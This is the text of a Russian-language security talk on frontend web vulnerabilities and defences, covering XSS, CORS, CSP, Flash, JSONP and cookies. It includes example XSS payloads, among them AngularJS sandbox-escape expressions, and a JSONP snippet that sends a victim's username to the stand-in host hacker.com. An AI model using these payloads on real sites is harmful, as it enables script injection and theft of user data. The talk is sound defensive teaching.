

(Не)безопасный frontend

Сергей Белов
аудитор ИБ Digital Security

whoami

Work/Activity



BugHunting



Speaker



О чём разговор?

SOP 

Same Origin Policy

scheme://domain:port

+ усиление безопасности

Межсайтовый скриптинг

Межсайтовый скриптинг

Межсайтовый скриптинг

Межсайтовый скриптинг (XSS)

- Хранимые (server side)
- Отраженные (server side)
- **DOM (client side!)**

Межсайтовый скриптинг

```
document.write("Site is at: " + document.location.href);
```

```
http://victim.com/action#<script>alert('xss')</script>
```

Межсайтовый скриптинг

Sources

- document.URL
- location
- document.referrer
- window.name
- localStorage
- cookies
- ...

Межсайтовый скриптинг


Sinks

- eval
- document.write
- (element).innerHTML
- (element).src
- setTimeout / setInterval
- execScript
- ...

<https://code.google.com/p/domxsswiki/>

<http://habrahabr.ru/company/xakep/blog/189210/>

Межсайтовый скриптинг



Утечки информации

Утечки информации

Утечки информации

```
testServer = host.match(/^[^.] + \. ((?:f|my\.XXX) \d*) \. YYY \. ru /)
devServer = host.match(/^[^.] + \. dev \. YYY \. ru $ /),
isXXX = testServer && testServer[1].indexOf('my.XXX') == 0,
```

...

```
internalDevHOST = '172.16.22.2';
internalProdHOST = '172.16.22.5';
```

...

```
file\:\ \ \ \ applications \ releases \ ... \ sidebar \.scss
```

MVC фреймворки

MVC фреймворки

MVC фреймворки



MVC фреймворки

Фреймворки помогают расширить работу с DOM

- Шаблонизаторы
- Новые элементы `<rockyou></rockyou>`
- Биндинги

MVC фреймворки

Logic-less templates

```
<ul>
  <li ng-repeat="phone in phones">
    <span>{{phone.name}}</span>
    <p>{{phone.snippet}}</p>
  </li>
</ul>
```

MVC фреймворки

Фигурные скобки

```
<ul>
  <li ng-repeat="phone in phones">
    <span>{{phone.name}}</span>
    <p>{{phone.snippet}}</p>
  </li>
</ul>
```

MVC фреймворки



Logic-less templates.

<http://mustache.github.io/>



MVC фреймворки

Mustache Security

- VueJS
- AngularJS
- CanJS
- Underscore.js
- KnockoutJS
- Ember.js
- Polymer
- Ractive.js
- jQuery
- JsRender
- Kendo UI

<https://code.google.com/p/mustache-security/>

MVC фреймворки

Mustache Security

AngularJS (1.1.5) – Межсайтовый скриптинг

```
<div class="ng-app">  
    {{constructor.constructor( 'alert(1)' )() }}  
</div>
```

MVC фреймворки

Mustache Security

AngularJS (1.2.18) – Межсайтовый скриптинг, после фиксов

```
{{
  (_=' '.sub).call.call( {}[ $='constructor' ]
    .getOwnPropertyDescriptor(__.__proto__, $)
    .value, 0, 'alert(1)' ) ( )
}}
```

MVC фреймворки

Обновление фреймворков важно для
безопасности!

Cookies

Cookies



Cookies

Обычно

```
<?php  
setcookie('foo', 'bar1');  
?>
```

```
import Cookie  
C = Cookie.SimpleCookie()  
C["foo"] = "bar"  
print C
```

Set-Cookie: foo=bar

Cookies

Правильно:

- 1) Указывать домен для установки cookies
- 2) HttpOnly для сессионных значений (phpsessid...)
- 3) Secure в случае “HTTPS only”

Переход на HTTPS

Переход на HTTPS

Переход на HTTPS

Server side:

- Выбор сертификата
- Настройка вебсервера (ciphersuite и т.п.)
- **Перенаправление**

Переход на HTTPS

Client side

- Запрещаем заходить по HTTP – HSTS

Strict-Transport-Security: max-age=31536000;

- Добавляем свой ресурс в HSTS preload list
<http://www.chromium.org/hsts>

Безопасность HTML5

Безопасность HTML5

Window.postMessage()

Домен А

```
otherWindow.postMessage(message, targetOrigin);
```

Домен В

```
window.addEventListener("message", receiveMessage, false);
```

```
function receiveMessage(event)
{
  if (event.origin !== "http://example.org:8080")
    return;

  // ...
}
```

Безопасность HTML5

Window.postMessage()

Неправильно!

```
if(message.origin.indexOf(".example.com") != -1)
{
    /* ... */
}
```

example.com.attacker.com

Безопасность HTML5

HTTP access control (CORS)

- 1) Модно
- 2) Безопасно
- 3) Накосячить очень сложно 😊

Безопасность HTML5

Cross-origin resource sharing (CORS)

В ответе веб-сервера:

`Access-Control-Allow-Origin: *`

Означает отдавать контент всем

Безопасность HTML5

Cross-origin resource sharing (CORS)

В ответе веб-сервера:

`Access-Control-Allow-Origin: *`

Означает отдавать контент всем

Но не это правило не совместимо с заголовком

`Access-Control-Allow-Credentials: true`

Безопасность HTML5

Web Sockets

- 1) Нет авторизации
- 2) WSS:// для важных данных
- 3) Валидацию никто не отменял (сервер/клиент)
- 4) Проверка Origin (не отменяет п. 1)
- 5) ...

https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet


Безопасность HTML5

Content Security Policy

Указывает браузеру доверенные домены для различных ресурсов (картинки, js, css...)

```
X-Content-Security-Policy: script-src js.example.com
```

Безопасность HTML5



Безопасность HTML5

Обход

- 1) Возможность загружать файлы на разрешенные домены в CSP (приложения в почте, сообщениях)
- 2) Загрузить js файл и подключить

Flash



Flash

Flash

Магический crossdomain.xml

Самый частый случай

```
▼ <cross-domain-policy>  
    <allow-access-from domain="*" to-ports="80" />  
</cross-domain-policy>
```

Flash

Магический crossdomain.xml

Чуть реже

- Множество доменов, в т.ч. от старых названий и проектов (wamba.com bugbounty – 3000 рублей)
- Разрешены домены для приложений из соц. сетей

Flash

XSS через Flash - пример с getURL

Уязвимый код

```
getURL(_root.URI, '_targetFrame');
```

Пример эксплуатации

<http://victim/file.swf?URI=javascript:evilcode>

```
getURL('javascript:evilcode', '_self');
```

Больше про [Cross Site Flashing на OWASP](#)

Flash

CVE-2011-2461 IS BACK!

- 1) SWF должен быть собран с уязвимой версией Adobe Flex
- 2) Дает полный обход SOP

Flash

CVE-2011-2461 IS BACK!

Для проверки можно использовать ParrotNG

<https://github.com/ikkisoft/ParrotNG/>

```
java -jar parrotnv_v0.2.jar <SWF File | Directory>
```

Больше информации

- <http://blog.nibblesec.org/2015/03/the-old-is-new-again-cve-2011-2461-is.html>
- <http://www.slideshare.net/ikkisoft/the-old-is-new-again-cve20112461-is-back>


Раскрытие информации через JSONP

Раскрытие информации через JSONP

Раскрытие информации через JSONP



JSONP leaks



```
jsonCallback({"lessons":[{"lesson":  
{"title":"Literature","Class":"11C","Teacher":"John Doe","Day":"Monday,  
2014, January 6"}},{  
{"lesson":  
{"title":"Math","Class":"12B","Teacher":"John Smith","Day":"Monday,  
2014, January 6"}},{  
{"lesson":  
{"title":"Programming","Class":"14K","Teacher":"A. Rich","Day":"Monday,  
2014, January 6"}}]])
```

JSONP leaks

```
<script>
function func(obj) {
    var url = "http://hacker.com/log?val="+obj[ 'username' ];
    $.get(url);
}
</script>
```

```
<script src="http://victim.com/api/getUserInfo?callback=func">
</script>
```

<http://habrahabr.ru/post/186160/>


X-Frame-Options

X-Frame-Options

X-Frame-Options в ответе веб-сервера позволяет

- 1) Полностью запретить показ страницы во фрейме
- 2) Частично запретить (например, разрешить только для того же origin)

X-Frame-Options



Extensions / SmartTV

Расширения для браузера?

- JS/HTML/CSS
- Взаимодействие с DOM
- Неограниченные XHR запросы
- Расширенное API

Приложения для SmartTV – тоже самое.

Extensions / SmartTV

Chrome

Extensions

☒ Developer mode

History

Extensions

Settings

About

**Fusion Tables (experimental)** 0.2☒ Enabled

Get more from data with Google Fusion Tables.

[Permissions](#)

ID: pfoeakahkglihkommkfeehmkfclaoagkl


☐ Allow in incognito**Ghostery** 5.4.3☒ Enabled

Protect your privacy. See who's tracking your web browsing with Ghostery.

[Permissions](#) [Options](#)

ID: mlomiejdfkolichcflejclcbmpeanii

Inspect views: [background page](#)☐ Allow in incognito





На десерт



```
<a href="http://external.com">Go!</a>
```

В заголовках будет

Referer: <http://yoursite.com/>

А что в случае с изображениями, стилями, JS файлами?


`http://super-website.com/user/passRecovery?t=SECRET`

...

`<img src=http://comics.com/password.jpg>`

...

Владелец

comics.com

Знает все секретные токены (для сброса пароля!)

Тестируйте безопасность!

Digital Security в Москве: (495) 223-07-86
Digital Security в Санкт-Петербурге: (812) 703-15-47

twitter.com/sergeybelove
sbelov@dsec.ru